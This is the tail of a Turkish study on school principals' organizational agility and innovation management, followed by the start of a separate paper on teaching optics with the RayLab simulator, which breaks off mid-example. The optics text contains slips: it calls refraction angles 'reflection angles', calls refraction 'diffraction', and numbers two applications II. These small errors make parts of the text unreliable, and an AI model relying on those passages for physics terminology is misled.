sınıf öğretmenleri ilkököl müdürlerinin örgütsel çeviklik davranışlarını orta düzeyde sergilediğini düşündükleri söylenebilir.

Yapılan çalışmada örgütsel çeviklik ile yenilik yönetimi arasında pozitif yönlü yüksek düzeyde bir ilişkinin olduğu belirlenmiştir. Bu sonuca göre ilkököl müdürlerinin yenilik yönetimi davranışları arttıkça örgütsel çevikliklerinin de artacağı söylenebileceği gibi, ilkököl müdürlerinin örgütsel çeviklikleri arttıkça yenilik yönetiminin gerektirdiği davranışları sergileme durumlarının da artacağı söylenebilir.

Yapılan çalışmada “paylaşılan sorumluluk ve proaktivite çevikliği” ile “girdi yönetimi”, “yenilik stratejisi”, “örgütsel kültür ve yapı” alt boyutları arasında pozitif yönlü yüksek düzeyde, “proje yönetimi” alt boyutu arasında ise pozitif yönlü orta düzeyde bir ilişki belirlenmiştir. Ayrıca çalışmada paylaşılan sorumluluk ve proaktivite çevikliği ile yenilik yönetiminin geneli arasında pozitif yönlü yüksek düzeyde bir ilişki olduğu da belirlenmiştir.

Yapılan çalışmada “Sinerjik çeviklik” ile “girdi yönetimi”, “yenilik stratejisi”, “örgütsel kültür ve yapı” alt boyutları arasında pozitif yönlü orta düzeyde, “proje yönetimi” alt boyutu pozitif yönlü yüksek düzeyde bir ilişki olduğu belirlenmiştir. Ayrıca çalışmada sinerjik çeviklik ile yenilik yönetiminin geneli arasında pozitif yönlü yüksek düzeyde bir ilişkinin olduğu da belirlenmiştir.

Yapılan çalışmada “duygusal çeviklik” ile “girdi yönetimi”, “örgütsel kültür ve yapı”, “proje yönetimi” alt boyutları arasında pozitif yönlü orta düzeyde, “yenilik stratejisi”, alt boyutu pozitif yönlü düşük düzeyde bir ilişki olduğu belirlenmiştir. Ayrıca çalışmada duygusal çeviklik ile yenilik yönetiminin geneli arasında pozitif yönlü orta düzeyde bir ilişkinin olduğu da belirlenmiştir.

Yapılan çalışmada “dijital okuryazarlık ve teknolojik çeviklik” ile “girdi yönetimi”, “örgütsel kültür ve yapı”, “proje yönetimi” alt boyutları arasında pozitif yönlü orta düzeyde, “yenilik stratejisi”, alt boyutu pozitif yönlü düşük düzeyde ilişki olduğu belirlenmiştir. Ayrıca çalışmada dijital okuryazarlık ve teknolojik çeviklik ile yenilik yönetiminin geneli arasında pozitif yönlü orta düzeyde bir ilişkinin olduğu da belirlenmiştir.

Yapılan çalışmada “yeniliklere açıklık ve uyum sağlama çevikliği” ile “girdi yönetimi”, “örgütsel kültür ve yapı”, “proje yönetimi” alt boyutları arasında pozitif yönlü orta düzeyde, “yenilik stratejisi”, alt boyutu pozitif yönlü düşük düzeyde ilişki olduğu belirlenmiştir. Ayrıca çalışmada yeniliklere açıklık ve uyum sağlama çevikliği ile yenilik yönetiminin geneli arasında pozitif yönlü orta düzeyde bir ilişkinin olduğu da belirlenmiştir.

Yapılan çalışmada “yenilik yönetimi geneli” ile “girdi yönetimi”, “yenilik stratejisi” alt boyutları arasında pozitif yönlü orta düzeyde, “örgütsel kültür ve yapı” ve “proje yönetimi” alt boyutları arasında pozitif yönlü yüksek düzeyde ilişki olduğu belirlenmiştir.

Yapılan çalışmada öğretmenlerin örgütsel çeviklik düzeylerinin, yenilik yönetimi düzeyini anlamlı bir biçimde yordadığı belirlenmiştir. Bunun yanında örgütsel çevikliğin yenilik yönetimi düzeyini pozitif yönde yüksek düzeyde etkilediği ve örgütsel çeviklik düzeyinin yenilik yönetimi düzeyi üzerindeki varyansı büyük oranda açıkladığı belirlenmiştir. Ayrıca çalışmada öğretmenlerinin örgütsel çeviklik düzeyinin yenilik yönetimi düzeyini arttırmakta olduğu da belirlenmiştir.

Yapılan çalışmada ilköğretim müdürlerinin yenilik yönetimi ve örgütsel çeviklik davranışlarına ilişkin olarak sınıf öğretmenlerinin görüşlerine başvurulmuştur. Bu konuda okulun diğer paydaşları olan öğrenci ve velilerle görüşmeler yapılacağı gibi okul müdürlerinin kendilerinin yenilik yönetimi ve örgütsel çevikliklerine ilişkin görüşleri alınabilir.

Yapılan çalışmada okul müdürlerinin örgütsel çeviklik ile yenilik yönetimi davranışları arasında pozitif yönlü ilişki belirlenmiştir. Belirlenen ilişki çerçevesinde okul müdürlerinin yenilik yönetimi ve örgütsel çeviklik davranışlarını arttırmaya dönük uygulamalar yapılabilir. Bu kapsamda hizmet içi eğitim faaliyetleri düzenlenebilir. Ayrıca yapılan çalışma Malatya ili ile sınırlıdır. Çalışmanın yapıldığı alan dışında farklı illerde, farklı büyüklükteki örneklem grupları ile daha kapsamlı ve derinlemesine çalışmalar yapılabilir.

5. KAYNAKÇA

- [1] M. D. Mumford, G. M. Scott, B. Gaddis and J. M. Strange. "Leading Creative People: Orchestrating Expertise and Relationships." *The leadership quarterly*, vol. 13, no. 6, pp. 705-750, 2002.
- [2] O. Gonzáles and J. A. Álvarez. *Human Capital, Innovation and Productivity In The Hotel and Restaurant Sector In Mediterranean Tourist Countries*. Chapter 5, *Competitive Strategies and Policies for Tourism Destinations: Quality, Innovation and Promotion, Tourism and Hospitality Development and Management Series*, Editor: Flora Maria Diaz- Perez, Nova Science Publishers, Inc., New York, 2010.
- [3] A. Türksoy. "Otel İşletmelerinde Dış Kaynaklardan Yararlanma (outsourcing)." *Ege Akademik Bakış Dergisi*, vol. 5, no. 1, pp. 11-18, 2005.
- [4] M. Zerenler, N. Türker ve E. Şahin. "Küresel Teknoloji, Araştırma-Geliştirme (Ar-Ge) ve Yenilik İlişkisi." *Selçuk Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, vol. 1, no. 17, pp. 653-667, 2007.
- [5] S. Çiftçi ve S. N. Gündüz. *Eğitimde İnovasyon ve Yaratıcılık*. E. Yılmaz, M. Çalışkan ve S. A. Sulak (Ed.), *Eğitim Bilimlerinden Yansımalar*, (ss.95-104). Konya: Çizgi Kitabevi, 2016.
- [6] J. M. Birkinshaw and M. J. Mol. "How Management Innovation Happens." *MIT Sloan management review*, vol. 47, no. 4, pp. 81-88, 2006.
- [7] E. Göl ve T. Bülbül. "İlköğretim Okulu Yöneticilerinin Yenilik Yönetimi Yeterliklerine İlişkin Öğretmen Algıları." *Mersin Üniversitesi Eğitim Fakültesi Dergisi*, vol. 8, no. 2, pp. 97-109, 2012.

- [8] V. Kamat and S. Sardesai. Agile Practices in Higher Education: A Case Study. Agile India (pp. 48-55). IEEE, 2012.
- [9] Ö. Turunç. Bilgi Teknolojileri Kullanımının İşletmelerin Örgütsel Performansına Etkisi: Hizmet Sektöründe Bir Araştırma. Doktora Tezi, Süleyman Demirel Üniversitesi, Isparta, 2006.
- [10] M. Sekman ve A. Utku. Çevik Şirketler: Kurumsal Ataleti Yenmek (9. Baskı). İstanbul: Alfa Yayınları, 2017.
- [11] İ. Bakan, B. Sezer ve C. Kara. "Bilgi Yönetiminin Örgütsel Çeviklik ve Örgütsel Atalet Üzerindeki Etkisi." Kahramanmaraş Sütçü İmam Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, vol. 7, no. 1, pp. 174-138, 2017.
- [12] V. Hüseyinov. İnsan Kaynaklarının Stratejik Yönetiminde Örgütsel Atıklığın Rolü. Yüksek lisans tezi, Dokuz Eylül Üniversitesi, İzmir, 2010.
- [13] R. A. Shafer. Creating Organizational Agility: The Human Resource Dimension. 1997, Available: <http://www.proquest.com>. [Accessed Jan. 3, 2021].
- [14] A. Araza. Kurumsal Çeviklik ve Performans İlişkisine Çevresel Dinamizmin Etkisi. Doktora tezi, Yaşar Üniversitesi, İzmir, 2015.
- [15] N. Mehdibeigi, M. Dehghani and N. Mohammad Yaghoubi. "Customer Knowledge Management and Organization's Effectiveness: Explaining the Mediator Role of Organizational Agility." Procedia-Social and Behavioral Sciences, no. 230, pp. 94-103, 2016.
- [16] K. Karacabey. "Sporda Performans ve Çeviklik Testleri." Journal of Human Sciences, vol. 10, no. 1, pp. 1693-1704, 2013.
- [17] D. E. Özler, C. G. Atalay ve M. D. Şahin. "Örgütlerde Sinizm Güvensizlikle mi Bulaşır?." Organizasyon ve Yönetim Bilimleri Dergisi, vol. 2, no. 2, pp. 47-57, 2010.
- [18] O. Doğan ve N. Baloğlu. Örgütsel Çeviklik ve Bazı Eğitim Kurumlarındaki Yansımaları. 13. Uluslararası Eğitim Yönetimi Kongresi, 100-109, 2018.
- [19] P. M. Senge. "The Fifth Discipline: The Art and Practice of the Learning Organization." Doubleday Currency, no. 424, pp. 198-204, 1990.
- [20] A. E. Scalia. Identity as the Foundation for Change in School Systems. Master Thesis, School of Business and Management Pepperdine University, 2011.
- [21] S. Altan. "Eğitim Örgütlerinde Midye Sendromu." Avrasya Sosyal ve Ekonomi Araştırmaları Dergisi, vol. 5, no. 3, pp. 35-45, 2018.
- [22] H. Özgen, K. Kılıç ve B. Karademir. "Öğrenmenin Kurumsallaşmasında Toplam Kalite Yönetimi Yaklaşımı." Çukurova Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, vol. 13, no. 2, pp. 175-188, 2004.
- [23] M. Atak ve İ. Atik. "Örgütlerde Sürekli Eğitimin Önemi ve Öğrenen Örgüt Oluşturma Sürecine Etkisi." Havacılık ve Uzay Teknolojileri Dergisi, vol. 3, no. 1, pp. 63-70, 2007.

- [24] T. Yıldız. Çalışmaya Tutkunluk, İş Özellikleri, Kişilik Tipleri, İşkoliklik, Stratejik Çeviklik ve Başarı Hedef Yöneliminin Örgütsel Bağlılığa Etkisi Üzerine Bir Araştırma. Yüksek Lisans Tezi, İstanbul Arel Üniversitesi, 2018.
- [25] M. Çetin, T. Akpolat ve A. N. Özdemir. “Okullarda Entelektüel Sermaye Kullanımı ile Okul Yöneticilerinin Yenilik Yönetimi Arasındaki İlişki.” Uluslararası Eğitim Bilimleri Dergisi, vol. 4, no. 13, pp. 141-157, 2017.
- [26] Z.M.M. Hamad ve U. Yozgat. “Does Organizational Agility Affect Organizational Learning Capability? Evidence from Commercial Banking.” Management Science Letters, no. 7, pp. 407-422, 2017.
- [27] Y. Doz ve M. Kosonen. Hızlı Strateji Stratejik Çeviklik Değişen Koşullara Uyum Becerisi. Çeviren: Ümit Şensoy. İstanbul: İş Bankası Kültür Yayınları, 2017.
- [28] A. Hassanbeigi, J. Askari, M. Nakhjavani, S. Shirkhoda, K. Barzegar, R. Mohammad, M.R. Mozayyan and H. Fallahzadeh. “The Relationship Between Study Skills and Academic Performance Of University Students.” Social and Behavioral Sciences, no. 30, pp. 1416-1424, 2011.
- [29] B. Sherehiy, W. Karwowski and J. K. Layer. “A Review Of Enterprise Agility: Concepts, Frameworks and Attributes.” International Journal of Industrial Ergonomics, vol. 37, no. 5, pp. 445-460, 2007.
- [30] J. Zhao and P. Ordonez de Pablos. “School Innovative Management Model and Strategies: The Perspective of Organizational Learning.” Information Systems Management, vol. 26, no. 3, pp. 241-251, 2009.
- [31] H. Kabakçı. Eğitimde Yenileşme Çalışmaları ve Öğretmenlerin İlçe Milli Eğitim Müdürlüğü Çalışmalarındaki Yenileşme ve Yeterliklerine Yönelik Algı ve Beklentileri (Kandıra Örneği). Yüksek lisans tezi, Yeditepe Üniversitesi, İstanbul, 2008.
- [32] T. Bülbül. “Okullarda Yenilik Yönetimi Ölçeği'nin Geliştirilmesi: Geçerlik ve Güvenirlik Çalışması.” Kuram ve Uygulamada Eğitim Bilimleri Dergisi, vol. 12, no. 1, pp. 157-175, 2012a.
- [33] MEB. Öğretmenlik Mesleği Genel Yeterlikleri. Ankara: MEB- Öğretmen Yetiştirme Genel Müdürlüğü, 2017a
- [34] MEB. 2015-2016 Eğitim ve Öğretimde Yenilikçilik Ödülü Alan Çalışmalar. Ankara: MEB - Strateji Geliştirme Başkanlığı, 2017b.
- [35] T. Bülbül. “Okul Yöneticilerinin Yenilik Yönetimine İlişkin Yeterlik İnançları.” Trakya Üniversitesi Sosyal Bilimler Dergisi, vol. 14, no. 1, pp. 45-68, 2012b.
- [36] Ş. Büyüköztürk, E. Çakmak Kılıç, Ö. E. Akgün, Ş. Karadeniz ve F. Demirel. Bilimsel Araştırma Yöntemleri (28. Baskı). Ankara: Pegem Akademi, 2020.

- [37] N. Özdemir ve M. Çetin. “Çevik Liderlik Ölçeğinin Geliştirilmesine Yönelik Güvenilirlik ve Geçerlilik Çalışması: Eğitim Örgütleri Üzerine Bir Uygulama.” *Research Studies Anatolia Journal*, vol. 2, no. 7, pp. 312-332, 2019.

FİZİK ÖĞRETİMİNDE RAYLAB OPTİK SİMÜLASYON PROGRAMININ KULLANIMI

Erdoğan Özdemir¹

¹ *Sivas Cumhuriyet Üniversitesi, Sağlık Hizmetleri Meslek Yüksekokulu, Optisyenlik Programı,
TÜRKİYE*

erdoganozdemir@cumhuriyet.edu.tr

ORCID: 0000-0001-7943-8002

ÖZET

Teknolojide yaşanan gelişmeler fizik öğretimine yansımaktadır. Son yıllara, Phyphox gibi cep telefonu uygulamalarının, Tracker gibi video modelleme programlarının ve Algodoo gibi simülasyon programlarının fizik öğretiminde kullanımı yaygınlaşmıştır. Ayrıca sınıflardaki akıllı tahta, projeksiyon cihazı ve bilgisayar altyapısı güçlendirilmiştir. İnternet kullanımı artmıştır. Covit 19 pandemi süreci ile birlikte de uzaktan eğitimin önemi artmıştır.

RayLab bir optik tasarım ve simülasyon programıdır. Program tablet bilgisayar ile dokunmatik olarak çalışmaktadır. Cep telefonu kullanımında olduğu gibi şekiller el ile büyütülebilmekte ve döndürülebilmektedir. Kullanımı kolay bir program olmasının yanı sıra görsel yönden de zengindir. Program iki boyutlu ve üç boyutlu görüntü seçeneklerine sahiptir. Program ile tasarlanan bir optik sistem üzerindeki değişimler eş zamanlı olarak gözlenebilmektedir. Program optik öğretimi için kullanışlı olmasına rağmen, alanyazında programın öğretiminde kullanımı ile ilgili bir araştırmaya rastlanmamıştır.

Optik öğretiminde genellikle konular teorik olarak anlatılır ardından optikle ilgili gerçek durum problemleri çözülür. Problemlerde, ayna, mercek veya bunların birleşiminden oluşan optik sistemlere ışık gönderilir. Işığın hareketi ve optik sistemlerde görüntü oluşumu incelenir. Sonuçlar teorik olarak hesaplanır. Işığın hareketini ve görüntü oluşumunu görebilmek için ise deney yapmak gerekir. Deney yapmak yararlı olmasına rağmen, zaman almaktadır ve maliyetlidir. RayLab ile bu problem durumları kısa sürede ve maliyetsiz olarak canlandırılabilir.

Bu araştırmada programın öğretimde kullanımına katkı sağlamak için RayLab ile  adet optik ile ilgili problem durumu canlandırılmıştır. Öğretim açısından zengin ve kapsayıcı problemler seçilmiştir. Bu rnek uygulamalar ile RayLab'ın derslerde kullanılan gerçek durumlarla ilgili optik problemleri laboratuvarıda deney yapmadan canlandırmak için kullanılabileceği gösterilmiştir. Ayrıca araştırmada RayLab'ın hem evrimii hem de yüz yüze eğitim sırasında konuların anlatımında etkin bir şekilde kullanılabileceği aıklanmıştır.

Anahtar Kelimeler: Fizik ğretimi, Optik ğretimi, Simülasyon, RayLab

THE USE OF RAYLAB OPTIC SIMULATION PROGRAM IN PHYSICS TEACHING

ABSTRACT

Developments in the technology also reflect on physics teaching. In the recent years, the use of smartphone applications such as Phyphox, video analysis programs such as Tracker, simulation program such as Algodoo have become more widespread in physics teaching. In addition, the smart board, projector and computer infrastructure in the classrooms were strengthened. Internet usage has increased. With the Covid 19 pandemic process, the importance of distance education has also increased.

RayLab is an optical design and simulation program. The program works with a tablet computer with touch. As with the use of a mobile phone, the shapes of optical instruments can be enlarged and rotated manually. Using the program is very easy and it is also rich in terms of visual. The program has two-dimensional and three-dimensional image options. Furthermore, changings of an optical system which is created by the program can be examined simultaneity. Although the program is useful for optics teaching, researches which contain RayLab have not been found in physics education literature.

In optics teaching, topics are generally explained theoretically and then real case problems related to optics are solved. In problems, light is sent to optical systems consisting of mirrors, lenses or a combination of these. The motion of light and image formation in optical systems are examined. Results are calculated theoretically. In order to see the movement of light and the formation of images, it is necessary to experiment. This is useful, but needs a lot of time

and costly. With RayLab, these real problem situations can be simulated in a short time and without cost.

In this study, RayLab was used for solving three optical problems. Rich and inclusive problems in terms of teaching have been selected. With these applications, it has been shown that this program is very useful to stimulating optical problems without the need to experiment in the laboratory. In addition, it was explained in the research that RayLAB can be used effectively in explaining the topics both online and during face-to-face training.

Keywords: *Teaching Physics, Teaching Optic, Simulation, RayLab*

1. GİRİŞ

Teknolojide yaşanan gelişmeler fizik öğretimine yansımaktadır. Son yıllara, Phyphox gibi cep telefonu uygulamalarının [1], Tracker gibi video modelleme programlarının [2] ve Algodo gibi simülasyon programlarının fizik öğretiminde kullanımı yaygınlaşmıştır [3]. Buna ek olarak Covid 19 pandemi sürecinde fizik dersleri diğer dersler gibi uzaktan eğitim ile yapılmaktadır. Bu süreç ile birlikte fizik öğretiminde teknoloji kullanımının önemini büsbütün artırmıştır.

Fizikte öğretimi yapılan konulardan biri optiktir. Optikte ışığın hareketi ve ortamlarla etkileşimi incelenir. Optik öğretimde deneyin önemli bir yeri vardır. Öğretimde genellikle ilk olarak konular teorik olarak anlatılır ardından optikle ilgili problemler çözülür. Problemlerde, ayna, mercekle veya bunların birleşiminden oluşan optik sistemlere ışık gönderilir. Işığın hareketi ve optik sistemlerde görüntü oluşumu çizim yapılarak ve ilgili formüller kullanılarak hesaplanır [4]. Konuların etkili öğretimi için ise bu aşamalardan sonra deney yapılır [5]. Örneğin küresel aynada bir cismin görüntünün yerinin belirlenmesi deneyinde küresel aynadan belirli bir uzaklığa bir ışık kaynağı konulur. Ardından bir perde ileri geri sağa ve sola hareket ettirilerek ışık kaynağının net bir görüntüsü oluşturulur. Bir cetvel kullanılarak cismin aynaya, bu görüntünün aynaya olan uzaklıkları hesaplanır. Sonuçlar formülle hesaplanan sonuçlarla karşılaştırılır. Deney yardımı ile öğrencilerin hem kuramsal bilgileri anlaması kolaylaşır hem de derse aktif katılımı sağlanır [6].

Optik konularının öğretimi pandemi nedeni ile diğer konuların öğretimi gibi uzaktan eğitim ile yapılmaktadır [7]. Uzaktan eğitimde öğrencilerin laboratuvarında birlikte deney yapma imkanı yoktur. Bu durum optik konularının öğretiminde öğrencilerin derse aktif katılımını engellemektedir [8]. Bu çalışmada uzaktan eğitimde öğrencilerin derse aktif olarak katılımını sağlayabilecek bir optik tasarım ve simülasyon programı olan RayLab'ın tanıtımı yapılmıştır [9]. Programın optik öğretiminde kullanımını açıklamak üç uygulama yapılmıştır. Bu uygulamalarda optik ile ilgili üç probleme yer

verilmiştir. İlk olarak problemlerin klasik yöntem ile çözümü yapılmıştır. Ardından problemde ifade edilen optik sistem RayLab ile canlandırılmıştır. Çıkan sonuçlar klasik yöntem ile yapılan çözüm ile karşılaştırılmıştır. Bu uygulamalar ile RayLab'ın optik konularının uzaktan eğitim ile öğretiminde öğrencilerin derse etkin katılımını sağlamada laboratuvar deneylerine alternatif olarak kullanılabileceğini göstermiştir. Tüm bunlara ek olarak bu uygulamalar ile programın hem yüzyüze hem de uzaktan eğitimde kullanılabilmesi ortaya konulmuştur.

2. RayLab OPTİK TASARIM ve SİMÜLASYON PROGRAMI


RayLab, Kamyar Ghandi tarafından geliştirilen ve iPad tablet bilgisayar ile çalışan bir optik simülasyon ve dizayn programıdır. RayLab hem öğretim aracı olarak hem de gerçek optik sistemler için tasarım programı olarak kullanılabilir [10]. Programın öğretimde kullanımı çeşitli avantajlar sağlamaktadır. Öncelikle program dokunmatik olarak çalışmaktadır. Cep telefonu kullanımında olduğu gibi şekiller el ile büyütülebilmekte ve döndürülebilmektedir. Fiziksel durumlardaki değişimler eş zamanlı olarak izlenebilmektedir. Kullanımı kolay bir program olmasının yanı sıra görsel yönden de zengindir. Ayrıca program optik hesaplamalarda yapmaktadır. Programın dezavantajları ise ücretsiz olarak kullanımı sınırlıdır ve program yalnızca iPad marka tablet bilgisayar ile çalışmaktadır. Bu çalışmada yapılan uygulamalar programın ücretsiz olan bölümü kullanılarak yapılmıştır.

3. RAYLAB'ın ÖĞRETİMDE KULLANIMI İLE İLGİLİ UYGULAMALAR

Bu çalışmada, RayLab'ın optik öğretiminde kullanımını açıklamak için üç örnek probleme yer verilmiştir. Problemlerden birincisi düzlem aynalarda ışığın yansımaları ile ilgilidir. İkincisi düzlem kırıcı yüzeylerde ışığın kırılması ile ilgilidir. Üçüncüsü ise küresel aynalarda görüntü oluşumu ile ilgilidir. Aşağıda bu problemlere, problemlerin klasik yöntem ve RayLab ile çözümlerine yer verilmiştir.

Uygulama I: Düzlem Aynada Işığın Yansıması

Aşağıda düzlem aynada ışığın yansıması ile ilgili bir problem yer almaktadır.




Şekil 1. Problem 1 ile ilgili görsel

Problem 1. Şekildeki düzlem aynadan yansıyan x, y ve z ışınlarından hangileri K noktasal ışık kaynağından gelmektedir?

Bu problem, şu öğretim kazanımı ile ilgilidir: Düzlem yansıtıcı yüzeye gelen bir ışık ışınının, düzlem kırıcı yüzeyden yansımalarını çizer.


Problem1'in Klasik Yöntem ile Çözümü: İlk olarak şekildeki yansıyan ışınların düzlem kırıcı yüzeye değdiği yere yüzeye dik birer normal çizilir. Daha sonra ise yansıyan ışınların normal ile yaptığı açıyı yapan gelen ışınlar çizilir. Açı hesabını yaparken ise eş karelere bölünmüş yüzey kullanılır. K noktasından çıkan bir ışının doğrultusu üzerinde K noktası olması gerekir. Çünkü ışık doğrusal yol ile yayılır. Eğer K noktasal kaynağı bu doğrultuda yer almıyorsa, bu ışık bu kaynaktan yayılmıyor anlamına gelmektedir. Aşağıdaki bu aşamaların çizim ile gösterimi yer almaktadır.



Şekil 2. Problem 1 ile ilgili çözüm görseli

Problem 1'in RayLab ile çözümü: Şekil 1'de ifade edilen görsel, RayLab ile canlandırılmıştır. Bunun için programın "Standart Optics" sekmesinden bir düzlem ayna seçilmiştir. Ardından düzlem aynanın x konumu 0; z konumu 20 birim ve Θ açısı 0° olarak ayarlanmıştır.

Düzlem aynadan z ekseninde 20 birim uzaklığa bir ışık kaynağı yerleştirilmiştir. Işık kaynağının uzunluğu değiştirilerek noktasal ışık kaynağı oluşturulmuştur. Bunun için ışık kaynağının x konumu 20 birim, y konumu ise 0 birim olarak ayarlanmıştır. Bu ayarlamalardan sonra noktasal ışık kaynağından çıkan ışınların açısı değiştirilerek Şekil 1'deki problemde belirtilen K noktasal kaynağından düzlem aynaya üç ışın gönderilmiştir.



Şekil 3. Problem 1 için RayLab canlandırma görüntüsü

Bu ışınlar Şekil 1'deki x, y ve z yansıyan ışınların düzlem aynaya değdikleri yerlere gönderilmiştir. Yansıyan ışınların doğrultuları ile Şekil 1'de verilen x, y ve z ışınlarının doğrultuları ile


karşılaştırılmıştır. Bu karşılaştırma sonucunda yalnızca x ışının K noktasal kaynağından çıkıp aynadan yansıdığı anlaşılmıştır.

Uygulama II: Düzlem Kırıcı Yüzeyde Işık Kırınımı

Aşağıda düzlem kırıcı yüzeyde ışığın hareketi ile ilgili bir problem yer almaktadır.

Problem 2. Hava ortamında ilerleyen 598 nm dalgaboylu bir ışık ışını pürüzsüz, kırma indisi 1.517 olan düz kalın bir cam dilimi üzerine normal ile 45° açı yaparak geliyor. Işığın kırılma açısını hesaplayınız? Gelme açısı 45° dereceden 30° düşürülürse yansıma açısı nasıl değişir? ($\sin 45^{\circ} = 0.707$; Havanın kırma indisini 1.000 alınız).

Problem 2'in Klasik Yöntem ile Çözümü: İlk olarak problem aşağıdaki çizim ile görsel hale getirilmiştir.



Şekil 4. Problem 2'nin çizim ile gösterimi

Ardından Snell Yasasını kullanarak aşağıdaki çözüm gerçekleştirilmiştir.


$$n_1 \cdot \sin\theta_1 = n_2 \cdot \sin\theta_2 \quad (1)$$

$$1.00 \cdot \sin 45 = 1.517 \cdot \sin\theta_2 \quad (2)$$

$$\sin\theta_2 = 0.466 \quad (3)$$

$$\arcsin(0.466) = 27.775^{\circ} \cong 28.0^{\circ} \quad (4)$$

Işığın kırılma açısı gelme açısına göre daha küçüktür. Bu durum yoğun ortamdan daha yoğun ortama geçen ışığın normale yaklaşarak yoluna devam ettiği anlamına gelmektedir. Aşağıdaki çizim yapılarak problemin çözümü tamamlanmıştır.



Şekil 5. Problem 2'nin çözümünün çizim ile gösterimi

Problemde ayrıca gelme açısı 45° 'den 30° 'ye düşürülürse yansıma açısının nasıl değiştiği sorulmaktadır. Sorunun çözümü için gelme açısının 30° olduğu durum için Snell Yasası tekrar kullanılır.

$$n_1 \cdot \sin\theta_1 = n_2 \cdot \sin\theta_2 \quad (1)$$


$$1.00 \cdot \sin 30 = 1.517 \cdot \sin\theta_2 \quad (2)$$

$$\sin\theta_2 = 0.330 \quad (3)$$

$$\arcsin(0.330) = 19.268^\circ \cong 19.0^\circ \quad (4)$$

Bu sonuca göre ışığın gelme açısı azaldıkça yansıma açısı da azalmaktadır.


Problem 2'in RayLab ile çözümü: Şekil 4'teki görsel RayLab ile oluşturulmuştur. Programın "Standard Options" sekmesinde hazır bir düzlem kırıcı yüzey yer almamaktadır. Bu nedenle bu sekmeden kırma indisi 1.517 olan cam hammaddeli bir konveks mercek seçilmiştir. Ardından seçilen merceğin eğrilik yarıçapları değiştirilerek iki yüzeyi de düzleştirilmiştir. Böylece düzlem kırıcı cam bir yüzey elde edilmiştir. Ardından noktasal bir kaynak oluşturulmuştur. Kaynaktan çıkan ışığın açı değeri değiştirilerek düzlem kırıcı yüzeye 45° açı ile bir ışın gönderilmiştir. Böylece RayLab ile aşağıdaki şekilde yer alan ışığın düzlem kırıcı yüzeydeki kırınımı ile ilgili canlandırma oluşmuştur.



Şekil 6. Problem 2 için gelme açısının 45^0 olduğu RayLab canlandırma görüntüsü

Ayrıca programın “Ray Refraction Report” sekmesi açılarak kırılma açısı $27.841^0 \cong 28.0^0$ olarak hesaplanmıştır.

Problemde gelme açısının 45^0 'den 30^0 'ye düşürülmesi durumunda yansıma açısındaki değişim sorulmaktadır.



Şekil 7. Problem 2 için gelme açısının 30^0 olduğu RayLab canlandırma görüntüsü


Işığın düzlem yüzeye gelme açısı 30^0 olarak değiştirilmiştir. Bu değişiklik ile eş zamanlı olarak yansıma açısının 28.0^0 'den 19.0^0 'ye düştüğü gözlenmiş ve hesaplanmıştır.

Uygulama II: Çukur Aynada Görüntü Oluşumu

Aşağıda çukur aynada görüntü oluşumu ile ilgili problem yer almaktadır.

Problem 3. Odak uzaklığı 30 cm olan çukur aynadan 120 cm uzaklıktaki bir noktaya 10 cm uzunluğunda bir cisim yerleştiriliyor. Cismin görüntüsünün aynaya olan uzaklığını ve uzunluğunu hesaplayınız. Aynada oluşan görüntü düz mü yoksa zahiri midir? Cisim aynaya doğru yaklaştırılarak 60 cm uzaklığa getirilirse görüntünün yeri ve büyüklüğü nasıl değişir?

Problem 3'ün Klasik Çözümü: İlk olarak problem aşağıdaki çizimle görsel hale getirilmiştir.



Şekil 8. Problem 3'ün çizim ile gösterimi

Ardından çukur aynada görüntü oluşumu ve büyütme oranı bağıntıları kullanılarak görüntünün aynaya olan uzaklığını ve görüntünün uzunluğunu hesaplanmıştır.

$$q = \frac{pf}{p-f} \text{ (odak uzaklığı } f \text{ olan çukur aynadan } p \text{ kadar uzaklıktaki bir cismin aynaya olan uzaklığı } q \text{ dur.)} \quad (1)$$

$$q = \frac{(120.0) \times (30.0)}{(120.0 - 30.0)} = 40.0 \text{ cm} \quad (2)$$


$$M = \frac{h'}{h} = -\frac{q}{p} \text{ (Aynaya uzaklığı } p \text{ olan bir cismin görüntüsünün aynaya olan uzaklığı } q \text{ ise aynanın büyütme oranı } M \text{ dir.)} \quad (3)$$

$$M = -\frac{40}{120} = -0.33 \quad (4)$$

Bu bağıntıdan yola çıkarak görüntünün boyu ise aşağıdaki gibi hesaplanmıştır.

$$h' = (0.33) \cdot 10.00 = 3.3 \text{ cm} \quad (5)$$

Görüntünün yeri ve büyüklüğü ise çizim ile aşağıdaki gibi gerçekleştirilebilir.



Şekil 9. Problem 3'ün çözümünün çizim ile gösterimi

Bu çizimde cismin A noktasından aynaya iki ışın gönderilmiştir. Işınlardan biri asal eksene paraleldir. Diğeri ise merceğin odak noktasından geçmektedir. Bu ışınların kesişim noktasında A noktasının görüntüsü olan A' yer almaktadır. B noktasının görüntüsü de aynı yöntemle bulunarak noktalar birleştirilmiştir. Işınlardan kendisi kesiştiği için görüntü gerçek ve terstir.


Problemde cismin aynaya yaklaştırılması durumunda görüntünün yeri ve büyüklüğü de sorulmaktadır. Cismin aynaya uzaklığının 60 cm olduğu durum için görüntünün yeri ve büyüklüğü tekrar hesaplanmıştır.

$$q = \frac{(60.0) \times (30.0)}{(60.0 - 30.0)} = 60.0 \text{ cm} \quad (1)$$

$$M = -\frac{60.0}{60.0} = -1.0 \quad (2)$$

Bu sonuçlara göre görüntü ters ve cisimle aynı boydadır. Cisim aynaya yaklaştırıldığında ise görüntüsü büyüyerek aynadan uzaklaşmaktadır.


Problem 3'in RayLab ile çözümü: Şekil 8'de ifade edilen görsel RayLab programı ile oluşturulmuştur. Bu görseli oluşturmak için "Standard Options" sekmesinden bir çukur ayna seçilmiştir. Aynanın yarıçapı değiştirilerek odak uzaklığı 30 birim olarak belirlenmiştir. Ayna program görselindeki kartezyen koordinat sisteminin orijinine taşınmıştır. Ardından aynaya 120 birim uzaklığı olan ve uzunluğu 10 birim olan bir ışık kaynağı oluşturulmuştur. Programın imaj düğmesi açılarak kalem şeklinde bir görüntü elde edilmiştir.



Şekil 10. Problem 3'te cismin aynaya olan uzaklığının 120 cm olduğu durumun RayLab canlandırma görüntüsü

Bu canlandırma ile cismin görüntüsünün aynaya olan uzaklığı 40 birim olarak belirlenmiştir. Şekilde görüldüğü gibi görüntü terstir. Işıkların kesişimi ile oluştuğu için gerçektir. Program aynanın büyütme oranını -0.334 olarak hesaplamıştır. Bu değeri kullanarak görsel olarak uzunluğu görülen görüntünün uzunluğu 3.3 birim olarak hesaplanmıştır.

